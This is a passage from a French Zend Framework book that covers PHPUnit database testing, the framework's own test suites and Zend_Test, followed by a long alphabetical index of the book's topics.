        $this->assertDataSetsEqual($this->createFlatXMLDataSet($insertXml),
            $this->getConnection()->createDataSet());
    }
}
```

```

public function getTearDownOperation()
{
    return $this->getOperations()->TRUNCATE();
}
}

```

Pour tester une base (ou des tables), notre scénario de test doit, cette fois-ci, hériter de `PHPUnit_Extensions_Database_TestCase`. Cette classe ajoute quelques méthodes aux méthodes d'assertions déjà connues.

La méthode `getConnection()` sert à créer un objet de test de connexion. Même si nous avons déclaré une base de données PHPUnit dans PDO, nous devons la répéter dans `getConnection()`.

`getDataSet()` est obligatoire, elle retourne un objet dataset représentant des données lues à partir d'un fichier XML. Cette méthode est appelée avant chaque méthode de test et va peupler la base de données des valeurs lues à partir du fichier XML.

`getTearDownOperation()` est appelée après chaque test. Ici, on dit que l'on veut effectuer l'opération truncate sur notre table, donc la vider.

Nos tests se servent alors de `assertDataSetsEqual()` pour comparer deux jeux de données entre eux : celui issu de la base de données et celui issu d'un fichier XML. `assertTableEquals()` est identique, mais compare deux tables entre elles, plutôt que deux bases de données. Nous aurions pu l'utiliser dans notre cas de test aussi.

Les tests de Zend Framework

Zend Framework est lui-même testé avec PHPUnit et fait appel à des notions plus avancées de PHPUnit, comme les objets `Mock` ou `Stubs`, les suites de tests, les lanceurs et les générateurs de couverture de code.

Les tests de Zend Framework se trouvent dans le dossier `/tests` de l'archive. Ce dossier reprend l'arborescence du framework, mais ne traite que des tests.

Chaque composant comporte une suite de tests, matérialisée par le fichier `Alltests.php`, et la racine des tests contient la suite qui lancera toutes les suites de tests de tous les composants. On peut employer ce fichier pour tester le framework entier sous différents systèmes d'exploitation ou sous différentes versions de PHP. C'est d'ailleurs ce qui est fait pour s'assurer que Zend Framework suivra bien les évolutions futures de PHP.

Attention, lancer la suite de tests globale est très lourd. L'ensemble du processus de test durera ainsi plusieurs dizaines de minutes, voire des heures !

/// Suite de tests

Une suite de tests est tout simplement une classe qui va se charger de lancer un ensemble de scénarios de tests les uns à la suite des autres. En général la suite lancera tous les tests d'un composant. Une suite peut lancer d'autres suites.

Analyser les tests du Zend Framework permet d'aller plus loin dans le concept des tests. Intéressez-vous aussi aux tests de `Zend_Session` ou des requêtes HTTP dans MVC. Vous en apprendrez beaucoup sur les problèmes récurrents à l'écriture de tests. Par exemple, en environnement CLI, `$_SERVER` est très réduit. Il n'est pas non plus possible de tester les sessions (facilement), et tout ce qui génère des en-têtes HTTP ou utilise le buffer de sortie de PHP.

Des solutions basées sur des serveurs écrits en PHP et répondant aux sessions sont alors mises en place. Elles sont relativement complexes, mais ingénieuses.

Lire et comprendre des tests, c'est aussi tout simplement comprendre le fonctionnement du produit testé, Zend Framework dans notre cas. Et comprendre le fonctionnement du framework est un atout extrêmement important dans la conception de projets le faisant intervenir.

Tests fonctionnels avec `Zend_Test`

Les tests unitaires représentent un gage de pérennité dans la mesure où ils confirment qu'un composant fonctionne bien, dans un cadre donné, généralement assez limité (le composant seul, ou très peu entouré).

En revanche, les tests unitaires n'assurent pas qu'un ensemble important de composants liés entre eux fonctionneront de la manière attendue. Pour cela, il convient d'utiliser des tests de fonctionnalité, de manière à pouvoir s'assurer qu'un enchaînement d'opérations diverses aboutit bien au résultat que l'on souhaite.

`Zend_Test` est un composant qui étend `PHPUnit` et permet de tester des fonctionnalités dans le modèle MVC de Zend Framework. Vous trouverez tous les détails concernant `Zend_Test` dans le chapitre 14.

Index

- \$_SESSION 153
- \$this 315
- .svn (dossier) 413
- > (opérateur) 315
- _ 58, 317
- _(préfixe POO) 316
- __call() 346
- __clone() 348
- __get() 345
- __isset() 347
- __set() 345
- __sleep() 350
- __toString() 349
- __unset() 347
- __wakeup() 350
- A**
- abstract
 - classe 322
 - méthode 323
- abstract (POO) 322
- accès
 - disque 403
 - liste de contrôle d'~ 152, 160
- ACL (Access Control List) 152, 252
 - bootstrap (déclaration) 162
- action
 - aide d'~ 94, 243
 - helper *voir* aide d'action 95
- actionstack 124
- adaptateur
 - authentification 157
 - Dbtable (authentification) 158
 - Zend_Auth 157
 - Zend_Translate 171
- ADODB 310
- adresse IP 41
- agrégation (POO) 327
 - Exemple 327
 - UML 331
- agrégation (UML) 331
- aide
 - d'action 94, 104, 243
- AjaxContext 95
 - contextswitch 95
 - création 96
 - description 97
 - flashmessenger 95
 - gestionnaire 127, 129
 - Json 95
 - redirector 95
 - RedirectorToOrigin 96
 - Url 95
 - ViewRenderer 95
 - viewrenderer 109, 132
- de vue 91, 120, 143
- Ajax 142
- AjaxContext (aide d'action) 95
- alias SQL 57
- allow_call_time_pass_reference 400
- allow_url_fopen 401
- allow_url_include 401
- always_populate_raw_post_data 401
- amorçage
 - fichier d'~ 34
- anti-pattern 46
- Apache
 - configuration 23
 - définition 394
 - hôtes virtuels 115
 - prérequis 23
 - Subversion (liaison) 416
 - version 18
- APC (Asynchronous Procedure Call) 68, 188, 196, 404
 - configuration 406
 - exemple 405
 - fonction (liste) 407
 - fonctionnement 405
 - monitoring 405
 - option 404
 - Zend_Cache (et) 408
- application
 - architecture 4
 - communication entre ~s 216
- application exemple
 - squelette 82
- apport (de zend Framework à PHP) 3
- architecture
 - de l'application 4
 - utilité 4
 - Zend_Controller 78
- ArgoUML 333
- argument
 - typepage 343
- ArrayObject (SPL) 46
- assert() 421
- assertion 271
 - test 421
- association (POO) 326
 - UML 331
 - unidirectionnelle 327
- Atom 218
- attribut (de classe) 314
- authenticate() 158
- authentification 152, 156, 157
 - adaptateur 157
 - clearIdentity() 159
 - Dbtable (adaptateur) 158
 - getResultRowObject() 159
 - recupération d'information 159
- auto_prepend_file 401
- autocomplétion 262, 285
- autoload 30, 71, 196
 - exemple 80
- autoload (POO) 361
 - danger 363
 - exemple 362
 - introduction 361
 - pile 362
- autorisation
 - notion 152
- avantages (de Zend Framework) 2
- B**
- backend 187, 188
- base de données 49, 302, 305
 - ADODB 310
 - architecture répartie 309

- charge 309
 - clé 305
 - clustering 310
 - connexion à PHP 307
 - couche d'abstraction 310
 - extension 307
 - insérer des enregistrements 56
 - MCD 304
 - métadonnées 68
 - Oracle 306
 - ORM 309
 - outil de conception 304
 - pilote de ~ 55
 - réplication 310
 - représentation graphique 304
 - SQLite 307
 - typage 304
 - baseUrl 114, 145
 - bibliothèque
 - de composants 280
 - bind 56
 - bloc 56
 - body
 - Zend_Layout 89
 - boîte noire 202
 - bootstrap 34, 103, 193, 272
 - exemple simple 80
 - performances 79
 - Zend_Acl 162
 - Zend_Controller 79
 - Zend_Locale 170
 - Zend_Session 154
 - Zend_Translate 176
 - boucle de dispatching 89
 - bufferisation de sortie 126
- C**
- cache 73, 185, 252
 - compiler dans 196
 - hit 198
 - miss 198
 - op-code 195
 - pages 186
 - partiel 186, 187
 - support de ~ 188
 - cadre de travail
 - définition 2
 - cahier des charges (de l'application) 9
 - caractère
 - d'échappement 56, 202, 207
 - jeu de ~ pour la localisation 169
 - jeu de ~s 207
 - cas d'utilisation (UML) 329
 - catch (exception - POO) 336
 - catch (exception) 338
 - chargement de classes automatique 31
 - choix techniques 12
 - classe 313, 323
 - \$this (variable spéciale) 315
 - abstraite 322
 - chargement 30
 - clonage 341
 - description 313
 - diagramme (notation) 330
 - diagramme de 330
 - exception 336
 - exemple 313
 - filie 318
 - instanciation 314
 - mère 318
 - méthode 314
 - objet 314
 - passerelle 66
 - relation (entre classes) 326
 - serveur 219
 - statique 190
 - stéréotype 330
 - visibilité 316
 - clé (base de données) 305
 - indexation 305
 - clé primaire 60, 63, 64
 - multiple 63
 - CLI (Command Line Interpreter) 272
 - clonage (POO) 341
 - exemple 341
 - interdire 349
 - clustering
 - base de données 310
 - CodeIgniter 2
 - cohésion (POO) 366
 - commit 306
 - communication entre applications 216
 - commutation de contexte 136
 - composant 4, 224, 235, 256
 - architecture 280
 - bibliothèques 280
 - équivalents PHP 168
 - étendre 288
 - externes 292
 - framework 298
 - réutilisable 4
 - utilisateur 281
 - Zend_Acl 160
 - Zend_Auth 156
 - Zend_Cache 186
 - Zend_Config 34, 52
 - Zend_Controller 78, 101
 - Zend_Currency 179
 - Zend_Date 180
 - Zend_Db 39, 50
 - Zend_Debug 43
 - Zend_Feed 230
 - Zend_Form 250
 - Zend_Layout 88
 - Zend_Locale 169
 - Zend_Mail 243
 - Zend_Memory 186
 - Zend_Pdf 247
 - Zend_Registry 45
 - Zend_Session 39, 153
 - Zend_SOAP 228
 - Zend_Test 270
 - Zend_Translate 170
 - composite 53
 - composition (POO) 328
 - config 53
 - configuration
 - Apache 23
 - fichiers de ~ 34
 - minimale de Zend Framework 22
 - const (POO) 321
 - exemple 322
 - constante
 - classe (de) 321
 - convention 322
 - constante de classe (POO) 321
 - constructeur (POO) 317
 - exemple 317
 - contextswitch (aide d'action) 95
 - contrainte
 - d'intégrité (base de données) 305

- contrat (programmation par) 325
 - contrôle
 - accès
 - Zend_Acl 164
 - liste de ~ d'accès 152, 160
 - contrôleur
 - d'action 104, 126
 - de services 221
 - frontal 103, 109
 - initialisation 87
 - rôle 80
 - vue 85
 - initialisation 87
 - postdispatch 87
 - contrôleur (MVC)
 - définition 384
 - conventions 18, 71
 - de codage 281
 - de noms 31
 - cookie 153, 203
 - mécanisme 153
 - sécurité 209
 - session (option de) 154
 - Copix 2
 - couplage (POO) 327, 366
 - Cross Site Scripting 205
 - CSRF (Cross Site Request Forgery) 207, 254
 - jeton anti~ 209
 - CSV 140, 238, 241, 245, 283
 - adaptateur Zend_Translate 171
- D**
- date (Zend_Date) 182
 - date.timezone 401
 - DbTable 158
 - Debian 18
 - débogage 40
 - débogueur 262, 266
 - debug_backtrace() 289
 - déclaration
 - du log dans le bootstrap 94
 - déclencheur (SGBD) 69
 - démarrer
 - conseils pour ~ 5
 - dépendance (POO) 328
 - Exemple 328
 - dépendances 46
 - design pattern 366
 - Fabrique 283, 368
 - Façade 291
 - famille de pattern 380
 - introduction 366
 - Observateur 374
 - Observateur/Sujet 374
 - Proxy 370
 - Registre 378
 - Singleton 103, 367
 - strategy 131, 146
 - destructeur (POO) 317
 - exemple 317
 - développement 40
 - plateforme technique 18
 - pratiques de ~ 298
 - règles de ~ 4
 - Dia (logiciel) 334
 - dispatching
 - boucle de ~ 89
 - display_errors 401
 - distributeur 117, 125
 - distribution
 - événements 121
 - jeton 114
 - processus de ~ 105
 - DNS (Domain Name System) 202
 - DocumentRoot 24
 - DOM (Document Object Model) 271, 276
 - donnée
 - échappement 202
 - export de ~s 238
 - protection 202
 - DTD 174, 230
- E**
- échappement
 - caractère d'~ 56, 202, 207
 - Eclipse 262
 - version 19
 - EDI (environnement de développement intégré) 262
 - e-mail
 - envoyer 243
 - encodage
 - UTF-8 247
 - en-tête
 - Zend_Layout 88
 - environnement
 - CLI 272
 - de développement intégré 262
 - paramétrer 399
 - PHP 398
 - erreurs
 - errorhandler 112, 123
 - gestion des ~ 43
 - error_reporting 401
 - errorAction()
 - exemple 93
 - ErrorController 93
 - espaces de noms
 - de session 156
 - session (Zend_Session) 155
 - état d'esprit (de Zend Framework) 6
 - étendre (Rowset) 71
 - exception 115, 123
 - classes 45
 - Zend_Exception 44
 - exception (objet) 336
 - exception (POO) 335, 338
 - définition 335
 - exemple 336
 - imbrication 339
 - personnalisée 338
 - Zend_Exception 338
 - exemple
 - application
 - cahier des charges 9
 - choix techniques 12
 - conventions 18
 - en ligne 11
 - expression du besoin 10
 - maquettes 12
 - mis en garde 18
 - objectif 10
 - spécifications 11
 - URL 11
 - export
 - de données 238
 - expression du besoin 10
 - extension PHP 51
 - définition 398

- équivalents Zend 168
- externals (Subversion) 24
- F**
- Fabrique (design pattern) 283
- Fabrique (motif)
 - exemple 368
 - générique 369
 - introduction 368
 - Zend Framework (dans) 370
- Façade (design pattern) 291
- factory() 39, 52
- faille de sécurité 203
- fetch 55
- fetchModes 55
- fichier
 - d'amorçage 34, 103
 - de configuration 34
- FIFO (queue) 362
- filie (classe - POO) 318
- filtrage
 - formulaire 255
 - sécurité 203
- filtre 41
 - de vue 147
- final (POO) 325
 - définition 325
 - exemple 325
 - méthode 325
- Firebird 51
- Firebug 41, 69
- flashmessenger (aide d'action) 95
- fonction (de classe) 314
- fonction PHP
 - debug_backtrace() 289
 - parse_ini_file() 35
 - serialize() 64
 - simplexml_load_file() 36
- footer
 - exemple 91
 - Zend_Layout 89
- forge (définition) 416
- format
 - de stockage (internationalisation) 171
 - ini 34
 - PHP 34
 - XML 34
- formateur de code 266
- formulaire
 - création 250
 - filtrage 255
 - sécurité 203
 - validation 255
- forum Zend Framework 26
- framework 296
 - autres ~s PHP 2
 - composition 296
 - définition 2, 296
 - inconvenient 299
 - objectif 296
 - réutilisabilité 298
- FrontController 103
- frontend 187
- fuseau horaire 181
- G**
- gabarit de page (exemple) 90
- garbage collector
 - session 155
- génie logiciel (POO) 326
- gestion des erreur
 - (Zend_Controller) 93
- getRequest() 88
- getResponse() 88
- getStaticHelper()
 - (Zend_Controller) 95
- gettext 175
 - adaptateur Zend_Translate 171
 - création des fichiers 177
 - PoEdit 172
- getTimestamp() 70
- H**
- hameçonnage 203
- header
 - exemple 91
 - Zend_Layout 88
- helper
 - action ~ 94
- HelperBroker (Zend_Controller) 95
- héritage (POO) 318
 - exemple 319
 - multiple 320
 - relation 326
- static 321
- HTTP 202
 - caractéristiques 153
 - optimisation (serveur) 397
 - persistance 153
 - redirection 129, 135
 - réponse 115
 - requêtes 103
 - Response Splitting 205
 - serveur (pour PHP) 396
 - serveur (rôle) 397
- httd 24
- I**
- IBM DB2 51
- IDE (Integrated Development Environment) 262
- include_path 401
 - performance 23
- inconvenients (de Zend Framework) 3
- indexcontroller.php
 - (Zend_Controller) 81
- Infocard
 - authentification (adaptateur) 157
- Informix Dynamic Server 51
- ini (format) 34
- init() (Zend_Controller) 87
 - exemple 88
 - getRequest() 88
- initialisation
 - du contrôleur 87
- injection SQL 212
- InnoDB 66
- installation
 - de Zend Framework 21
 - paquetage 22
- instanceof (opérateur) 341
 - exemple 341
- intégrité référentielle 66
- Interbase 51
- interface
 - fluide 57
- interface (POO) 324
 - classe abstraite (et) 325
 - déclaration 324
 - définition 324
 - exemple 324

- réflexion (de) 352
 - internationalisation 168
 - interopérabilité 215
 - IP (adresse) 41
 - itérateur 62
 - itérateur (SPL) 357
 - principe 357
 - iterator (SPL) 356
- J**
- Java 195
 - JavaScript
 - sécurité 203
 - Jelix 2
 - jeton
 - anti-CSRF 209
 - jointures (requête) 53, 69
 - JSON 137, 217
 - aide d'action 95
- L**
- LAG 3
 - langue
 - modifier 178
 - paramètres régionaux 168
 - layout 89, 104, 124, 135, 243
 - déclaration dans le bootstrap 89
 - layout.phtml
 - exemple 90
 - LIFO (pile) 362
 - LIMIT (requête) 69
 - Linux 18
 - LISA (Localization Industry Standards Association) 171
 - liste
 - de contrôle d'accès 152, 160
 - locale 168
 - localisation
 - date (précision) 182
 - format de stockage 171
 - jeu de caractère 169
 - log
 - déclaration dans le bootstrap 94
 - log_errors 401
 - logiciel
 - ArgoUML 333
 - Dia 334
 - modélisation (de) 332
 - StarUML 334
 - Umbrello 333
- M**
- magic quotes 255
 - magic_quotes_gpc 401
 - magique (méthode) 66, 344
 - dans Zend_View 84
 - maquettes (de l'application
 - exemple) 12
 - max_execution_time 401
 - MCD (modèle conceptuel de données) 304
 - md5
 - Zend_Auth 158
 - Memcache 188
 - mémoire
 - consommation 194
 - menu
 - déclaration (Zend_Layout) 92
 - mère (classe - POO) 318
 - métadonnées 68
 - méthode 55, 58
 - abstraite 323
 - authenticate() 158
 - classe (de) 314
 - clearIdentity() 159
 - debug_backtrace() 289
 - factory() 39, 52
 - final 325
 - getRequest() 88
 - getResponse() 88
 - getResultRowObject() 159
 - getStaticHelper() 95
 - hasIdentity() 159
 - init() 87
 - magique 66, 344
 - partial() 91
 - postDispatch() 87
 - preDispatch() 87
 - renderScript() 95
 - toArray() 38
 - méthode magique
 - __call() 346
 - __clone() 348
 - __get() 345
 - __isset() 347
 - __set() 345
 - __sleep() 350
 - __toString() 349
 - __unset() 347
 - __wakeup() 350
 - danger (utilisation) 345
 - visibilité 346
 - Zend Framework (dans) 346
- métier
- objets
 - persistance 71
 - sauvegarde 71
- Microsoft SQL Server 51
- mises en garde 18
- mo (extension de fichier) 177
- Mock (objet) 356
- Model (MVC) 59
- modèle (MVC)
 - définition 384
- modele vue controleur (mvc) 384
- modélisation 283
 - logiciel 332
- modélisation (POO) 326
- models
 - dossier (Zend_Controller) 78
- module
 - Zend_Controller (MVC) 80
- monnaie (Zend_Currency) 179
- motif de conception 366
 - Fabrique 368
 - famille de pattern 380
 - Observateur 374
 - Observateur/Sujet 374
 - Proxy 370
 - Registre 378
 - Singleton 367
- MVC (Modèle-Vue-Contrôleur) 59, 384
 - avancé 102
 - avantage 384
 - contrôleur (exemple) 390
 - exceptions 112
 - exemple (hors Zend) 386
 - implémentation 388
 - implémentation par Zend Framework 78
 - introduction 384

- langage (utilisant MVC) 384
 - modèle (exemple) 388
 - module 80, 118
 - plug-ins 104, 108, 110, 120
 - principe de base 385
 - propagation de paramètres 47
 - registre 110
 - répartition du code 98
 - requête HTTP 79
 - schéma général 388
 - sous-système 47
 - tests 270
 - utilisation 384
 - vue 104, 124, 127, 134, 142, 389
- MySQL** 51, 305
- ARCHIVE 306
 - extension 308
 - INNODB 306
 - MEMORY 306
 - MYISAM 306
 - version 18
- N**
- new (POO) 315
- O**
- objectif
 - de l'application exemple 10
 - objet 314
 - \$this (variable spéciale) 315
 - clonage 341
 - création 314
 - distributeur 103
 - métier 69
 - Mock 356
 - réponse 103, 115
 - requête 103
 - Observateur (motif)
 - erreur (gestion) 376
 - exemple 374
 - introduction 374
 - utilisation 377
 - Zend Framework (dans) 378
 - opcode 195
 - cache 403
 - définition 402
 - open_basedir 400
 - optimisation
 - accès disque 403
 - APC 404
 - compilation (de PHP) 403
 - opcode (cache) 403
 - Oracle 51, 306
 - extension 308
 - ORM (mapping objet-relationnel)
 - définition 309
 - solution 309
 - ORM (Object Relational Mapping) 59
 - output_buffering 400
- P**
- paquetage 281
 - décompresser 23
 - installation 22
 - Ubuntu 23
 - Zend Framework 22
 - paramètre
 - ~s régionaux 168
 - parent (POO) 320
 - parse_ini_file 35
 - partial() (Zend_Layout) 91
 - passage
 - référence (par) 340
 - passerelle
 - classe ~ 66
 - de table 50
 - referenceMap 66
 - Row Data Gateway 74
 - vers les tables 59
 - path_info 118
 - patron (classe) 323
 - PDF 195, 238
 - attacher 246
 - création 247
 - images 249
 - PDO (PHP Data Object) 51, 307
 - performances 49, 68, 269
 - optimisation 186
 - persistance 71
 - HTTP 153
 - PHAR 196
 - phishing 203
 - PHP 394
 - accès disque 403
 - apport de Zend Framework 3
 - architecture d'une application 4
 - autonome (utilisation) 394
 - caractéristique 394
 - composition 397
 - core 397
 - environnement 398
 - extension 51
 - définition 398
 - format 34
 - frameworks 2
 - HTTP (serveur - utilisation) 396
 - internals 397
 - introduction 394
 - Linux (utilisation sous) 396
 - opcode
 - cache 403
 - définition 402
 - optimiser 402
 - PHP Core 397
 - php.ini 400
 - principe de fonctionnement 394
 - règles de développement 4
 - SAPI (couche) 398
 - simplicité 2, 6
 - souplesse 2, 6
 - threads et forks 396
 - Unix (utilisation sous) 396
 - version 18, 22
 - Windows (utilisation sous) 395
 - Zend Core 397
 - php.ini 400
 - paramétrage 400
 - PHP2XMI 331
 - PHPCodeSniffer 202
 - PHPDoc 285
 - PHPUnit 270, 422
 - assertions 425
 - exemple 423
 - installer 422
 - version 19
 - Zend_Test 436
 - PHXIMX 331
 - pied de page
 - Zend_Layout 89
 - pile (LIFO) 362
 - pilote

- de base de données 55
 - piratage 202
 - plateforme technique 18
 - po (extension de fichier) 177
 - podcast 218
 - PoEdit
 - télécharger 177
 - utilitaire gettext 172
 - POO 312, 320, 321
 - abstract 322
 - agrégation 327
 - autoload 361
 - classe 313
 - clonage 341
 - composition 328
 - constructeur 317
 - dépendance 328
 - destructeur 317
 - exception 335
 - final 325
 - héritage 318
 - interface 324
 - introduction 312
 - organisation 312
 - PHP (implémentation) 315
 - PHP4 et PHP5 315
 - SPL (Standard PHP Library) 356
 - visibilité 316
 - postdispatch
 - du contrôleur 87
 - Zend_Controller 87
 - PostgreSQL 51
 - extension 309
 - Prado 2
 - preDispatch() (Zend_Controller) 87
 - prérequis 5
 - principe (de Zend Framework) 3
 - prise en main 21
 - private (POO) 316
 - procédures
 - stockées (SGBD) 69
 - production 40
 - profilage 50, 68, 69
 - profileur 196, 262
 - programmation
 - contrat (par) 325
 - programmation orientée objet 312
 - propriété (de classe) 314
 - protected (POO) 316
 - protection des données 202
 - protocole
 - HTTP 153, 202
 - proxy 73, 203
 - Proxy (motif)
 - exemple (proxy dynamique) 370
 - introduction 370
 - public (POO) 316
- Q**
- QSLite 307
 - queue (FIFO) 362
- R**
- recouvrement (d'une variable) 45
 - RecursiveIterator (SPL) 358
 - redirector (aide d'action) 95
 - RedirectorToOrigin (aide d'action) 96
 - référence (passage - POO) 340
 - réflexion (POO) 352
 - export() 354
 - Zend Framework (dans) 354
 - register_globals 401
 - register_long_arrays 401
 - registerautoload 80
 - registre 43
 - Registre (motif)
 - antipattern 379
 - exemple 378
 - introduction 378
 - utilisation 379
 - Zend Framework (dans) 380
 - règles de développement 4
 - utilité 4
 - relation (POO)
 - association 326
 - remember_me_seconds 154
 - renderScript() (Zend_Controller) 95
 - réplication
 - base de données 310
 - réponse
 - HTTP 115
 - requête 64
 - HTTP 79, 103
 - parcours (Zend_Controller) 79
 - jointures 53, 69
 - LIMIT 69
 - objet 113, 117
 - personnalisée 69
 - préparée 54
 - SELECT 55, 57
 - ressource 185, 217
 - REST 137, 217
 - RESTful 222
 - résultat
 - jeu de ~s 55
 - Rowset 61
 - retro-ingénierie 331
 - PHP2XMI 331
 - PHXIMX 331
 - réutilisabilité
 - framework 298
 - réutilisation 280
 - reverse engineering 331
 - RFC 2617 157
 - rollback 306
 - routage 117
 - définition (Zend_Controller) 80
 - principe 117
 - processus 115
 - route par défaut 120
 - routeur 103
 - Row Data Gateway 74
 - Rowset 61
 - étendre 71
 - sérialiser 64
 - RSS 218, 232
 - run() (Zend_Controller_Front) 81
- S**
- safe_mode 400
 - SAPI (couche) 398
 - sécurité 201
 - cookies 203, 209
 - CSRF 207
 - faible 203
 - filtrage 203
 - formulaire 203
 - HTTP Response Splitting 205
 - JavaScript 203
 - jeton anti-CSRF 209
 - proxy 203

- sessions 209
 - XSS 205
 - SELECT (requête) 55, 57
 - SeleniumServer 270
 - self (POO) 321
 - séquence (diagramme) 331
 - sérialisation 217
 - sérialisation (POO) 350
 - sérialiser (Row) 64
 - serialize() 64
 - serialize() 64
 - serveur
 - Apache 23
 - classe ~ 219
 - serveur web (HTTP) 397
 - optimisation 397
 - service
 - contrôleur de ~s 221
 - web 216
 - session 64, 152
 - configuration 154
 - cycle de vie 152
 - définition 153
 - espaces de noms 155
 - identifiant 210
 - remember_me_seconds 154
 - sécurité 209
 - trans-sid 154
 - vol 211
 - Zend_Config (déclaration) 154
 - SGBD 50, 302
 - architecture 302
 - architecture répartie 309
 - changer de ~ 52
 - charge 309
 - colonnes 55
 - connexion 51
 - déclencheurs 69
 - interagir avec le ~ 54
 - liste 305
 - MySQL 305
 - ORM (mapping objet-
relationnel) 309
 - procédures stockées 69
 - séquence 64
 - short_open_tag 400
 - simpleXML 223
 - simplexml_load_file 36
 - simplicité 2, 6
 - singleton 45, 103
 - Singleton (motif)
 - exemple 367
 - introduction 367
 - protégé 368
 - utilisation 368
 - Zend Framework (dans) 368
 - Smarty 142, 292
 - SMTP 247
 - SOAP 218, 227
 - sortie standard 40
 - souplesse 2, 6
 - sous-vue (Zend_Layout) 92
 - spécifications (de l'application
exemple) 11
 - SPL (POO) 356
 - autoload 361
 - itérateur (dérivés) 360
 - iterator 356
 - RecursiveIterator 358
 - traversable 356
 - SPL (Standard PHP Library) 197
 - ArrayObject 46
 - SQL
 - alias 57
 - colonnes 62
 - expressions 51
 - vue 53, 69
 - SQLite 51
 - extension 308
 - squelette applicatif
 - application exemple 82
 - code 83
 - stabilité 68
 - Standard PHP Library 356
 - StarUML 334
 - Statement 51
 - static (POO) 320
 - exemple 320
 - héritage 321
 - statique
 - attribut 320
 - classe ~ 190
 - méthode 320
 - principe 320
 - stdClass 159
 - stéréotype (UML) 330
 - structure (de Zend Framework) 3
 - Subversion 410
 - Apache (liaison) 416
 - architecture (fichiers) 411
 - atout 411
 - client (Windows) 412
 - commande (liste) 413
 - dépôt (Zend Framework) 411
 - dépôt de données 410
 - externals 24
 - téléchargement de Zend
Framework 24
 - TortoiseSVN 412
 - utilité 24
 - version 19
 - Zend Framework 411
 - superglobale
 - variable 203
 - support
 - commercial 2
 - de cache 188
 - technique 2
 - SVN (commande) 415
 - checkout 412
 - commit 413
 - export 414
 - log 414
 - patch (create) 414
 - revert 414
 - update 413
 - Symfony 2
- ## T
- table
 - classes modèles 60
 - dépendances 69
 - enregistrement 59
 - enregistrements dépendants 65
 - gestion 59
 - interroger 50
 - jeu d'enregistrements 59
 - mapping 60
 - modèles 60
 - passerelle 50, 59
 - relations 65

- Table Data Gateway 59
 - téléchargement
 - de Zend Framework 22
 - par Subversion 24
 - sous Unix 23
 - sous Windows 23
 - templates
 - Smarty 292
 - test
 - classe (PHPUnit) 424
 - de Zend Framework 25
 - fonctionnel 270, 418
 - intégration 418
 - non-régression 418
 - organisation 426
 - performance (de) 418
 - pilotage des développements 426
 - suite 435
 - unitaire 419
 - Zend Framework (dans) 435
 - Zend_Test 436
 - test unitaire 419
 - assertion 421
 - avantage 419
 - définition 418
 - exemple 419
 - scénario (définition) 419
 - Zend Framework (dans) 421
 - tester Zend Framework 25
 - threads (PHP) 396
 - throw (POO) 336
 - timestamp 181
 - timezone 181, 401
 - TMX
 - adaptateur Zend_Translate 171
 - exemple (Zend_Translate) 174
 - toArray 38
 - TortoiseSVN 412, 415
 - log (show) 414
 - repo-browser 414
 - revision graph 414
 - téléchargement 412
 - Trac (outil) 416
 - track_errors 401
 - traduction
 - exemple (Zend_Translate) 173
 - transaction
 - base de données 306
 - trans-sid (directive session) 154
 - traversable (SPL) 356
 - try (exception - POO) 336
 - try/catch (bloc) 56
 - typage
 - argument 343
 - base de données 304
 - faible 330
- U**
- Ubuntu
 - paquetages 23
 - Umbrello 333
 - UML (Unified Modeling Language) 329
 - association 331
 - cas d'utilisation (diagramme) 329
 - classe (diagramme) 330
 - introduction 329
 - séquence (diagramme) 331
 - stéréotype 330
 - UML2PHP5 335
 - Unix
 - PHP (exécution) 396
 - téléchargement de Zend Framework 23
 - URL
 - aide d'action 95
 - analyse 117
 - création 136, 146
 - de base (HTML) 146
 - de l'application exemple 11
 - forum Zend Framework 26
 - réécriture 117
 - Zend Framework 22
 - use case (UML) 329
 - UTF-8 169, 247
 - utilisation initiale (de Zend Framework) 25
- V**
- validateur 203
 - variable
 - contexte global 46
 - de classe 314
 - globales 45
 - partage 46
 - recouvrement 45
 - superglobales 203
- version**
- Apache 18
 - Eclipse 19
 - gestion des 410
 - MySQL 18
 - PHP 18, 22
 - PHPUnit 19
 - Subversion 19
 - Zend Framework 18, 411
 - Zend Studio 19
- ViewRenderer (aide d'action) 95**
- views**
- dossier (Zend_Controller) 78
- visibilité (POO) 316**
- vue 243**
- aide de ~ 91
 - dans le contrôleur 84
 - sous-vue (Zend_Layout) 92
 - Zend_Controller (exemple) 81
- vue (MVC)**
- définition 384
- W**
- web
 - service ~ 216
 - flux XML 223
 - lancement 222
 - Windows 18
 - PHP (exécution) 395
 - téléchargement du framework 23
 - WSDL 227
 - WYSIWIG 250
- X**
- Xdebug 267
 - XMI (fichier) 332
 - XML 137, 217
 - format 34
 - XML-RPC 218
 - XMLWriter 140
 - Xpath 271
 - XSS (Cross Site Scripting) 205
 - attaque 147
 - Xubuntu 18

- Z**
- ze1_compatibility_mode 400
 - Zend 70
 - Zend Core (PHP) 397
 - Zend Debugger 267
 - Zend Framework (version) 18
 - Zend Studio
 - version 19
 - Zend Studio pour Eclipse 262
 - débogueur 266
 - formateur de code 266
 - perspective 265
 - profileur 268
 - projet 263
 - session de débogage 267
 - Zend_Acl 160
 - assertion 164
 - bootstrap (déclaration) 162
 - contrôler un accès 164
 - définition 160
 - exemple 163
 - performance 163
 - session 162
 - Zend_Auth 156
 - adaptateur 157
 - authenticate() 159
 - clearIdentity() 159
 - composition 157
 - diagramme de classe 156
 - getResultRowObject() 159
 - hasIdentity() 159
 - récupération d'information 159
 - utilisation 157
 - Zend_Auth_Adapter 157
 - Zend_Auth_Result 157
 - Zend_Auth_Storage 157
 - Zend_Cache 68, 186, 291
 - Zend_Config 34, 52, 119
 - session (déclaration) 154
 - Zend_Config_Ini 35
 - Zend_Config_Xml 36
 - Zend_Controller 78, 81, 101
 - action 126
 - action_helperBroker 129
 - architecture 78
 - bootstrap 79
 - distributeur 125
 - ErrorController 93
 - exemple simple 80
 - front 109
 - gestion des erreurs 93
 - getStaticHelper() 95
 - HelperBroker 95
 - init() 87
 - introduction 78
 - module 80
 - plugin 120
 - postDispatch() 87
 - pour Zend Studio 78
 - preDispatch() 87
 - renderScript() 95
 - request 113
 - requête HTTP 79
 - response 115
 - résumé 99
 - router 117
 - vue (exemple simple) 81
 - Zend_Controller_Front
 - run() 81
 - Zend_Controller_Request_HttpTestC
 - ase 272
 - Zend_Currency 179
 - performance 180
 - Zend_Date 180
 - Zend_Db 39, 50
 - Zend_Db_Select 57
 - Zend_Db_Table 50, 59
 - Zend_Debug 43, 289
 - Zend_Exception 44, 338
 - Zend_Feed 230
 - Zend_Filter 203
 - Zend_Form 250, 254
 - Zend_Layout 135
 - appels 90
 - body 89
 - composition 88
 - déclaration du menu 92
 - footer 89
 - gabarit principal 89
 - header 88
